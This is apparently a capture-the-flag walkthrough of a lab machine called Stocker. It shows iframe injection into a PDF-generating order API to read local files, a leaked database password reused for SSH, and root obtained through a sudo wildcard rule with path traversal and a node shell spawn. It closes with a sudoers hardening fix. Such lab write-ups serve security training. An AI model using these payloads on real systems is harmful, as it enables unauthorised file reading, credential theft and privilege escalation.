
- On submitting the purchase, we get a order ID and a link to pdf (invoice for the order)





- Logically we can try to insert an iframe in the pdf.
- We will intercept the “Submit Purchase” request in Burp and add an iframe tag in its data.





- We see, we are able to read files.




Bin

```
##
# You should look at the following URL's in order to grasp a
# solid understanding
# of Nginx configuration files in order to fully unleash the
# power of Nginx.
# https://www.nginx.com/resources/wiki/start/
#
# https://www.nginx.com/resources/wiki/start/topics/tutorials/co
# nfig_pitfalls/
# https://wiki.debian.org/Nginx/DirectoryStructure
#
# In most cases, administrators will remove this file from
# sites-enabled/ and
# leave it as reference inside of sites-available where it
# will continue to be
# updated by the nginx packaging team.
#
# This file will automatically load configuration files
# provided by other
# applications, such as Drupal or Wordpress. These
# applications will be made
# available underneath a path with that package name, such as
# /drupal8.
#
# Please see /usr/share/doc/nginx-doc/examples/ for more
# detailed examples.
##

# Default server configuration
#
server {
    listen 80 default_server;
    listen [::]:80 default_server;

    # SSL configuration
    #
    # listen 443 ssl default_server;
    # listen [::]:443 ssl default_server;
    #
    # Note: You should disable gzip for SSL traffic.
    # See: https://bugs.debian.org/773332
    #
    # Read up on ssl_ciphers to ensure a secure
    configuration.
    # See: https://bugs.debian.org/765782
    #
    # Self signed certs generated by the ssl-cert package
    # Don't use them in a production server!
```

- Complete `/etc/passwd` file -



- We see there is a user **angoose** in it.

```

systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:113:/:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:114:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:116:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
sshd:x:111:65534:/:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534:/:/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:/:/home/angoose:/bin/bash
_laurel:x:998:998:/:/var/log/laurel:/bin/false

```

- JSON error -

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dev.stocker.htb/stock
Content-Type: application/json
Origin: http://dev.stocker.htb
Content-Length: 226
Connection: close
Cookie: connect.sid=s%3A8wvot2o7f1L3wV9p9y0B9xL0K50qY_8b5LMPHRLUSrcnEFPAAq8aTgftZbLVLN7z8bSL93E0

{"basket":{"_id":"638f116eeb060210cbd83a8f","title":"Bin<iframe src='file:///etc/passwd'>/iframe","description":"It's a rubbish bin","image":"bin.jpg","price":76,"currentStock":15,"__v":0,"amount":1}}
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 26 Jun 2023 14:01:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 953
Connection: close
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff

<!DOCTYPE html>
<html Lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<p><!--SyntaxError: Unexpected end of JSON input-->
Anbsp; Anbsp; at 350M,parse (at:anonymous:):<-->
Anbsp; Anbsp; at parse (/var/www/dev/node_modules/body-parser/lib/types/json.js:89:19)
Anbsp; Anbsp; at /var/www/dev/node_modules/body-parser/lib/read.js:128:18
Anbsp; Anbsp; at AsyncResource.runInAsyncScope (node:async_hooks:203:9)
Anbsp; Anbsp; at invokeCallback (/var/www/dev/node_modules/raw-body/index.js:231:16)
Anbsp; Anbsp; at done (/var/www/dev/node_modules/raw-body/index.js:220:7)
Anbsp; Anbsp; at IncomingMessage.onEnd (/var/www/dev/node_modules/raw-body/index.js:280:7)
Anbsp; Anbsp; at IncomingMessage.emit (node:events:513:28)
Anbsp; Anbsp; at endReadableNT (node:internal/stream_base_latein:1359:12)
Anbsp; Anbsp; at process.processTicksAndRejections (node:internal/process/task_queues:82:21)
-->
</body>
</html>

```

← → ↺ 🏠 dev.stocker.htb/login

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB THM Browser-Based Google Hacking DB OffSec

```
SyntaxError: Unexpected string in JSON at position 37
    at JSON.parse (<anonymous>)
    at parse (/var/www/dev/node_modules/body-parser/lib/types/json.js:89:19)
    at /var/www/dev/node_modules/body-parser/lib/read.js:128:18
    at AsyncResource.runInAsyncScope (node:async_hooks:203:9)
    at invokeCallback (/var/www/dev/node_modules/raw-body/index.js:231:16)
    at done (/var/www/dev/node_modules/raw-body/index.js:220:7)
    at IncomingMessage.onEnd (/var/www/dev/node_modules/raw-body/index.js:280:7)
    at IncomingMessage.emit (node:events:513:28)
    at endReadableNT (node:internal/stream_base_latein:1359:12)
    at process.processTicksAndRejections (node:internal/process/task_queues:82:21)
```

- On enumerating some files.
- Got some credentials in `/var/www/dev/index.js`

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dev.stocker.htb/stock
Content-Type: application/json
Origin: http://dev.stocker.htb
Content-Length: 242
Connection: close
Cookie: connect.sid=s%3AP5nC6JYe9H22Jket1S3aFv45hrqCWLW.u4Z8pvCVMTZLqL2FCL9mq54bV42B1l0xAIgmTVbFNr7UjgmNE


{"basket":{"_id":"638f116eeb060210cbd83a8f","title":"Bin<iframe src='file:///var/www/dev/index.js' height='1000' width='1000'>/iframe>","description":"It's a rubbish bin","image":"bin.jpg","price":76,"currentStock":15,"__v":0,"amount":1}}}
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 26 Jun 2023 15:19:13 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 53
Connection: close
X-Powered-By: Express
Etag: W/"35-v0VsRud0nyT7cPYJoLWxx3lgV0K"

{"success":true,"orderId":"6499ac71b9601fb79e0eac98"}
```




Thanks for shopping with us!

Your order summary:

| Item | Price (£) |
|--|-----------|
| Bin | |
| <pre>const express = require("express"); const mongoose = require("mongoose"); const session = require("express-session"); const MongoStore = require("connect-mongo"); const path = require("path"); const fs = require("fs"); const { generatePDF, formatHTML } = require("./pdf.js"); const { randomBytes, createHash } = require("crypto"); const app = express(); const port = 3000; // TODO: Configure loading from dotenv for production const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1"; app.use(express.json()); app.use(express.urlencoded({ extended: false })); app.use(session({ secret: randomBytes(32).toString("hex"), resave: false, saveUninitialized: true, store: MongoStore.create({ mongoUrl: dbURI, }), })); app.use("/static", express.static(__dirname + "/assets")); // ... (rest of the code is truncated in the image)</pre> | |

- As we know we have user **angoose** on the machine and also SSH port open.
- Trying the password against user **angoose** to login via SSH.



- And we were able to login successfully via SSH and got the user flag.
- Started doing some basic enumeration-

```

angoose@stocker:/var/www$ find / -perm -u=s -type f 2>/dev/null
/opt/google/chrome/chrome-sandbox
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/at
/usr/bin/mount
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/su
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
angoose@stocker:/var/www$ sudo -l
[sudo] password for angoose:
Sorry, try again.
[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
angoose@stocker:/var/www$

```

- We are able to run `/usr/bin/node` as root.
- The `/usr/local/scripts/` location is not writable, so we can't write any scripts in there
- We create the file to execute in a writable directory and through directory traversal we can run the script.
- Going to GTFObins

| | | | | | |
|----------------------------|-------------|---------------|-------------------------------|------------|--------------|
| Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | |
| Non-interactive bind shell | File upload | File download | File write | File read | Library load |
| SUID | Sudo | Capabilities | Limited SUID | | |

node

Binary Functions

node

| | | | | | | | | |
|--------------|---------------|------------|-------------|---------------|------------|-----------|------|------|
| Shell | Reverse shell | Bind shell | File upload | File download | File write | File read | SUID | Sudo |
| Capabilities | | | | | | | | |

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
```

- Created the file in the `angoose` directory.

```
angoose@stocker:/home$ cd angoose
angoose@stocker:~$ touch test
angoose@stocker:~$ nano script.js
angoose@stocker:~$ cat script.js
require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]});
```

- Ran the script and got a root shell.

```
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../../../../../../home/angoose/script.js
# whoami
root
# ls
script.js test user.txt
# cd /root
# cat root.txt
809bf8a6ca519d48724341144355b556
#
```

- Now to secure this....we can change the regex of the `/usr/local/scripts/*.js` in the `/etc/sudoers.d/angoose` file (hardening of system)

```
# cd /etc/sudoers.d
# ls
angoose README vagrant
# nano angoose
#cat angoose
angoose ALL=(ALL) /usr/bin/node /usr/local/scripts/[a-zA-Z0-9_-]*.js
#
```

- Now we are unable to perform the directory traversal and run file from other directories.

```
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../../../../../../home/angoose/script.js
Sorry, user angoose is not allowed to execute '/usr/bin/node /usr/local/scripts/../../../../../../../../home/angoose/script.js' as root on stocker.
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/schema.js
angoose@stocker:~$
```